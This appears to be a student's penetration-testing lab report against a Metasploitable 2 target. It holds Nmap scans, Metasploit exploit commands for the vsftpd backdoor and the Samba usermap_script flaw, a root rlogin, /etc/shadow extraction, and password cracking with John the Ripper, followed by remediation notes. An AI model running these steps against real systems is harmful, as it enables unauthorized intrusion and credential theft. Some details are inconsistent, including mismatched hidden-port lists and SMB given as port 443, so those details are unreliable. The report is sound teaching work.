Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Kirat Kaur
ERP: 6604684
Course: B.Tech CSE (Cybersecurity)
Semester: 4th
Section: CY4A
Date: 17/05/2025

Project objectives

Introduction

This project is focused on simulating real-world network penetration testing in a controlled lab environment using Kali Linux as the attacker machine and Metasploitable 2 as the vulnerable target. It aims to demonstrate how attackers can discover and exploit security weaknesses in a system by performing tasks like network scanning, service enumeration, operating system detection, and password cracking. Using tools like Nmap, Metasploit, and John the Ripper, the project covers the full penetration testing process—from identifying open ports to exploiting services and escalating privileges. It also emphasizes the importance of remediation by researching and applying security fixes for outdated or misconfigured services. The goal is to provide hands-on experience with common attack techniques and strengthen understanding of how to protect systems against such threats.

Theory about the project

Penetration testing, also known as ethical hacking, is the process of testing a computer system, network, or application to find security vulnerabilities that an attacker could exploit. This project follows a typical penetration testing approach that includes several key phases: scanning, enumeration, exploitation, and remediation. Scanning involves discovering live hosts, open ports, and running services using tools like Nmap. Enumeration is used to gather detailed information about those services and identify potential weaknesses. Exploitation involves using known vulnerabilities, often through tools like Metasploit, to gain access or control over the target system. Once access is obtained, privilege escalation techniques can be used to increase control, such as creating users or extracting password hashes. The final step is remediation, where identified issues are researched and fixed by updating software or disabling insecure services. This project provides a practical understanding of how attackers operate and how to defend against such attacks by applying the principles of cybersecurity.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details


- **Kali linux** - The attacker machine, containing pre-installed penetration testing tools.
- **Metasploitable** - A vulnerable machine to practice attacks on.
- **Nmap** - For network scanning, port discovery, OS detection, and service version enumeration.
- **Metasploit Framework** - For exploiting known vulnerabilities in services running on the target.
- **John the Ripper** - For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning

Task 1: Basic Network Scan


nmap -v 192.168.29.7



Task 1: Scanning for hidden Ports

nmap -v -p- 192.168.29.7

Output



Total Hidden Ports = 7

List of hidden ports

1. 3632
2. 6697
3. 8787
4. 36588
5. 53204
6. 53452
7. 59537

Task 2: Service Version Detection

Nmap -v -sV 192.168.29.7

Output

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.28 seconds
           Raw packets sent: 1981 (87.140KB) | Rcvd: 968 (38.812KB)

┌──(kirat0x㉿kali)-[~]
```

Task 3: Operating System Detection

Nmap -v -O 192.168.29.7

Output

```
Starting Nmap 7.945VN ( https://nmap.org ) at 2025-05-15 05:52 CDT
Initiating Ping Scan at 05:52
Scanning 192.168.29.7 [4 ports]
Completed Ping Scan at 05:52, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:52
Completed Parallel DNS resolution of 1 host. at 05:52, 13.01s elapsed
Initiating SYN Stealth Scan at 05:52
Scanning 192.168.29.7 [1000 ports]
Completed SYN Stealth Scan at 05:52, 0.23s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.29.7
Retrying OS detection (try #2) against 192.168.29.7
Nmap scan report for 192.168.29.7
Host is up (0.00096s latency).
All 1000 scanned ports on 192.168.29.7 are in ignored states.
Not shown: 1000 filtered tcp ports (net-unreach)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 3Com 4500G switch (92%), H3C Comware 5.20 (92%), Huawei VRP 8.100 (92%), Microsoft Windows Server 2003 SP1 (92%), Oracle Virtualbox (92%), QEMU user mode network gateway (92%), AXIS 2100 Network Camera (92%), D-Link DP-300U, DP-G310, or Hamlet HPS01UU print server (92%), HP Tru64 UNIX 5.1A (92%), Sanyo PLC-XU88 digital video projector (92%)
No exact OS matches for host (test conditions non-ideal).

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.15 seconds
           Raw packets sent: 1040 (50.104KB) | Rcvd: 1039 (78.936KB)
```

Task 3 - Enumeration

Target IP Address 192.168.29.7

Operating System Details

MAC Address: 08:00:27:a3:ba:34 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd

25/tcp	open smtp	Postfix smtpd
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp open	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

3. 6697/tcp open irc UnrealIRCd

4. 35851/tcp open mountd 1-3 (RPC #100005)

5. 36571/tcp open nlockmgr 1-4 (RPC #100021)

6. 44585/tcp open java-rmi GNU Classpath grmiregistry

7. 51228/tcp open status 1 (RPC #100024)

Task 4- Exploitation of services

1. **SMB 3.0.20-Debian (Port 443)**

   - search smb version
   - use auxiliary/scanner/smb/smb_version
   - use exploit/multi/samba/usermap_script
   - show options
   - set RHOST 192.168.29.7
   - run

2. **vsftpd 2.3.4 (Port 21 – FTP)**


   - msfconsole
   - use exploit/unix/ftp/vsftpd_234_backdoor
   - set RHOST 192.168.29.7
   - set RPORT 21
   - run

3. **Exploiting R Services (Port 512,513,514)**

   - nmap -p 512,513,514 -sC -sV --script=vuln 192.168.29.7
   - rlogin -l root 192.168. 29.7

Task 5 - Create user with root permission

- adduser **kirat**
- password hello
- sudo usermod -aG sudo kirat
- cat /etc/passwd | grep kirat
- kirat:x:1003:1003:,,,:/home/kirat:/bin/bash
- cat /etc/shadow | grep kirat
- kirat:1tKwOg7eR$z6YcEjZoLviIvRuRp3JLR0:20224:0:99999:7:::



Task 6 - Cracking password hashes

- ❖ nano kirat.txt

```
root@metasploitable:~# cat kirat.txt
 $1$tKwOg7eR$z6YcEjZoLviIvRuRp3JLR0
```

- ❖ john kirat.txt

```
└─# john kirat.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
hello            (?)
1g 0:00:00:00 DONE 2/3 (2025-05-16 17:04) 25.00g/s 4800p/s 4800c/s 4800C/s 123456..knight
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- ❖ john kirat.txt --show

```
┌──(root㉿kali)-[/home/kali]
└─# john kirat.txt --show
?:hello
```

Task 7 – Remediation

1. FTP Service (vsftpd)

- Current Version: vsftpd 2.3.4
- Latest Version: vsftpd 3.0.5 (as of 2025)
- Vulnerability:
  Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.
- CVE: CVE-2011-2523
- Reference: https://security.appspot.com/vsftpd.html
- Remediation:
  - Option 1: Upgrade to vsftpd 3.0.5
  - Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

2. SMB 3.0.20-Debian (Port 443)

- Service: Samba SMB

- Current Version: 3.0.20
- Latest Version: Samba 4.20.1 (as of May 2025)
- Vulnerabilities:
    - Remote Code Execution (RCE)
    - Null session attacks
    - Arbitrary file write/read
- Common CVEs:
    - CVE-2007-2447 – Samba "username map script" command injection
    - CVE-2017-7494 – Arbitrary code execution
- Impact:
  Attackers can exploit these flaws to gain shell access, move laterally, or dump credentials.
- Remediation Steps:
    - Disable SMBv1 and restrict access to trusted IPs only
    - Upgrade Samba to the latest stable version (v4.20.1)
    - Harden the /etc/samba/smb.conf file to disable guest access and enable logging
- Reference: YouTube - SMB Exploit Demo

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- Services: Rexec, Rlogin, Rsh (Legacy UNIX services)
- Status: Outdated, Insecure, and Deprecated
- Vulnerabilities:
    - Transmit credentials in plaintext
    - Vulnerable to MITM (Man-in-the-Middle) and replay attacks
    - Weak or no authentication mechanism
    - Allow unauthorized remote access if .rhosts files are misconfigured
- CVE: CVE-1999-0651 – R-services allow remote attackers to access without proper authentication
- Impact:
  Any user on the network can potentially impersonate others and execute remote commands
- Remediation Steps:
    - Immediately disable the rsh, rlogin, and rexec services

Major Learning From this project

I gained practical experience in ethical hacking and system security. I learned how to use tools like Nmap to detect open ports, running services, and the operating system of a target machine. I understood how to identify hidden and vulnerable services such as FTP, SMB, and R services, and how attackers might exploit them. I created users in Linux, viewed their hashed passwords in system files, and successfully cracked those hashes using John the Ripper. I also performed exploitation using Metasploit and understood the risks of outdated services. Finally, I researched and documented remediation steps, which helped me understand how to secure systems after identifying vulnerabilities. This project helped me connect theoretical knowledge with real-world practices in cybersecurity.